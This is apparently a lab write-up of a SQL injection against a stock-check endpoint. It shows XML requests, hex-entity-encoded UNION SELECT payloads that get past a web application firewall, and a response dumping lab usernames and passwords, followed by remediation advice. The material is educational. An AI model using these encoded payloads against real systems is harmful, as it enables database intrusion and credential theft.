
Lab SQL injection with filter bypass via XML encoding

This report documents a successful **SQL Injection (SQLi)** attack on a web application's stock-check feature. The vulnerability was unique due to the input being processed via **XML**, which allowed for a **WAF (Web Application Firewall) bypass** using **HTML Hex Entities**. By leveraging a **UNION-based attack**, I was able to exfiltrate administrative credentials from the backend database.

Technical Details

- **Vulnerability Type:** SQL Injection (UNION-based)
- **Attack Vector:** XML-formatted POST request
- **Bypass Technique:** Hexadecimal HTML Encoding
- **Tools Used:** Burp Suite ,
- **Target:** `/product/stock` endpoint



Traffic Analysis & Parameter Identification**

Intercepted a `GET` request to the product page. Analysis of the server's response revealed a `POST` form containing a `storeId` parameter. This indicates the application processes backend queries based on user-supplied store identifiers.

https://0a05001f045accda80...	GET	/product?productId=1

Endpoint Discovery

Triggering the "Check Stock" feature initiated a `POST` request to the `/product/stock` endpoint. This interaction point was prioritized for testing, as it directly interfaces with the inventory database

```
<form id="stockCheckForm" action="/product/stock" method="
POST">
  <input required type="hidden" name="productId" value="1">
  <select name="storeId">
```

Vulnerability Discovery: Intercepting the XML Request

Upon interacting with the **"Check Stock"** feature, the application triggers a `POST` request to the `/product/stock` endpoint. By intercepting this traffic with **Burp Suite**, we can observe that the server processes data using an **XML-formatted payload**.

```
https://0a05001f045accda80...   POST   /product/stock   ✓
```

Key Observation:** The `stockCheck` functionality transmits the `storeId` value within XML tags, suggesting that the backend might be vulnerable to injection.

Request

Pretty Raw Hex

```
18
19 <?xml version="1.0" encoding="UTF-8"?>
     <stockCheck>
       <productId>
         1
       </productId>
       <storeId>
         1
       </storeId>
     </stockCheck>
```

Dynamic Input Evaluation & Testing

"To determine if the application was processing the `storeId` parameter dynamically, I utilized **Burp Suite Repeater** to inject mathematical expressions. By replacing the static ID with an operation (e.g., `1+1`), I observed that the server evaluated the expression and returned the stock.

```
<?xml version="1.0" encoding="UTF-8"?>
     <stockCheck>
          <productId>
               1+1
          </productId>
          <storeId>
               1+1
          </storeId>
     </stockCheck>
```

Key Observation: * The application is susceptible to **Server-Side Evaluation**, as it processes mathematical logic within the parameter. This behavior strongly indicates that the input is being directly concatenated into a backend query, confirming a potential injection vector.

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 9

770 units
```

Column Enumeration & WAF Evasion I attempted to determine the number of columns returned by the original query using a `UNION SELECT` technique. `1 UNION SELECT NULL`

```
<?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
        <productId>
            1
        </productId>
        <storeId>
            1 UNION SELECT NULL
        </storeId>
    </stockCheck>
```

The application returned a security block, identifying a **WAF (Web Application Firewall)** filtering standard SQL keywords. To bypass this restriction, I proceeded to use **HTML/Hexadecimal encoding** for the payload.

Response

Pretty Raw Hex Render

```
HTTP/2 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

"Attack detected"
```

WAF Evasion via XML Hex Encoding

The application implemented a **Web Application Firewall (WAF)** that filtered standard SQL keywords. To bypass this restriction, I utilized **XML Hex Entity Encoding** on the payload. Since the server-side XML parser decodes these entities *after* they pass through the WAF but *before* the SQL query is executed, the malicious intent remained obfuscated.

```
<?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
        <productId>
            1
        </productId>
        <storeId>
            &#x31;&#x20;&#x55;&#x4e;&#x49;&#x4f;&#x4e;&#x20;&#x5
            3;&#x45;&#x4c;&#x45;&#x43;&#x54;&#x20;&#x4e;&#x55;&#
            x4c;&#x4c;
        </storeId>
    </stockCheck>
```

Results: The WAF failed to identify the encoded string as a threat, returning a `200 OK` response and confirming the successful bypass.

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

648 units
null
```

Data Exfiltration & WAF Evasion

After performing column enumeration, I determined that the original query only returns a **single column**. To extract multiple fields (username and password) without triggering a column-count mismatch error, I utilized **string concatenation**.

Payload Development

I designed a payload to merge the `username` and `password` fields into a single string, separated by a tilde (`~`) for easier parsing:

1 UNION SELECT username || '~' || password FROM users

```
<?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
        <productId>
            1
        </productId>
        <storeId>
            &#x31;&#x20;&#x55;&#x4e;&#x49;&#x4f;&#x4e;&#x20;&#x5
            3;&#x45;&#x4c;&#x45;&#x43;&#x54;&#x20;&#x75;&#x73;&#
            x65;&#x72;&#x6e;&#x61;&#x6d;&#x65;&#x20;&#x7c;&#x7c;
            &#x20;&#x27;&#x7e;&#x27;&#x20;&#x7c;&#x7c;&#x20;&#x7
            0;&#x61;&#x73;&#x73;&#x77;&#x6f;&#x72;&#x64;&#x20;&#
            x46;&#x52;&#x4f;&#x4d;&#x20;&#x75;&#x73;&#x65;&#x72;
            &#x73;
        </storeId>
    </stockCheck>
```

Bypassing the WAF

Since the Web Application Firewall (WAF) flagged the standard SQL keywords, I applied **XML Hex Encoding** to the payload. This obfuscation technique successfully bypassed the security filters, allowing the backend to evaluate the malicious expression.

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100

648 units
administrator~67fnvn2gpsu0xisaa02t
wiener~lh5vqk4ru389h9uvpo7n
carlos~x3dub4mf3m9ugwjasr6a
```

Results

The attack was successful, resulting in the full dump of the user database directly within the application's response.

- **Target User
- **Recovered Credential

Remediation Strategy

- **Primary Defense: Parameterized Queries.** The application should use Prepared Statements (Parameterized Queries) instead of building XML queries via string concatenation. This ensures the database treats the input as data, not as executable code.
- **Secondary Defense: Input Validation.** Implement strict allow-listing for the `storeId` parameter, ensuring it only accepts expected integer values before processing the XML

request.

- **WAF Hardening:** Configure the Web Application Firewall to decode and inspect XML payloads for SQL keywords (`UNION`, `SELECT`, `FROM`) even when obfuscated with hex or HTML encoding.